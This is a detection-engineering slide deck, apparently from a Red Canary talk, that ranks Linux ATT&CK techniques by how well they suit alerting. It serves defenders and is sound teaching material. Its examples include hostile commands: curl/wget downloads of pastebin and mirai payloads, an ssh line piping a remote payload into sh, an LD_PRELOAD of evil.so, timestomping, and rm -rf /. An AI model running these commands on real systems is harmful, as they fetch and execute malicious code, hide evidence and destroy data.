Alertable Techniques for Linux Using MITRE ATT&CK™

red canary

id -un

Tony Lambert
Detection Engineer/Intel
Red Canary
@ForensicITGuy

- Find & detect adversaries using data
- Recovering system administrator
- Love to teach, hate to grade homework

red canary


Overview

- What’s an alertable technique?
- Decision criteria for alerting
- The good, the bad, and the ugly

What’s an alert?

- Notification of abnormal condition
- Requires **context** for triage
- Requires care and feeding for efficacy


Alert Workflow



red canary

Problems with Alerts

- High volume by default
- Lack of **context**



Decision Criteria for Alerts

- Time to investigate (lower is better)
- Significance of abnormality (urgent is better)
- Time to respond (lower is better)

Alerts that don’t suck

red canary

Timestomping (T1099)

```
touch -acmr /bin/sh /file/to/timestomp
```

- Quick to investigate
- Significant destruction of evidence

red canary

Process Injection (T1055)

```
/etc/ld.so.preload

LD_PRELOAD=/tmp/evil.so
```

- Quick to respond
- Used by rootkits, affects user tools

red canary

Masquerading (T1036)

`/tmp/kworkerds`

`/dev/shm/kthreadds`

- Quick to investigate
- Signals significant abnormality

red canary

We can make these work…

red canary

Remote File Copy (T1105)

```
curl https://pastebin.com/evilThing

wget http://<ip address>/mirai.x86
```

- Requires much tuning
- Hunt for outliers in command line

red canary

Remote Services (T1021)

```
ssh … user@192.168.2.1 '(curl
hxxps://pastebin.com/payload | sh'
```

- Tune out deployment tools
- Significant for lateral movement

red canary

Worst. Alerts. Ever.

red canary

Anything Discovery

```
whoami, netstat, ifconfig, etc.
```

- OS noise makes high volume
- Better for cluster analysis

red canary

Sudo (T1169)

```
sudo ./make_sandwich.sh
```

- Long investigations with little return
- Better for reporting/audits

red canary

File Deletion (T1107)

```
rm -rf /
```

- Probably non-functional rule
- Helpdesk will know before the alert

red canary

Alert where possible, report/hunt otherwise

REDCANARY.COM/BLOG

red canary

Q & A

RESOURCES

https://github.com/bfuzzy1/auditd-attack
https://github.com/Neo23x0/auditd

red canary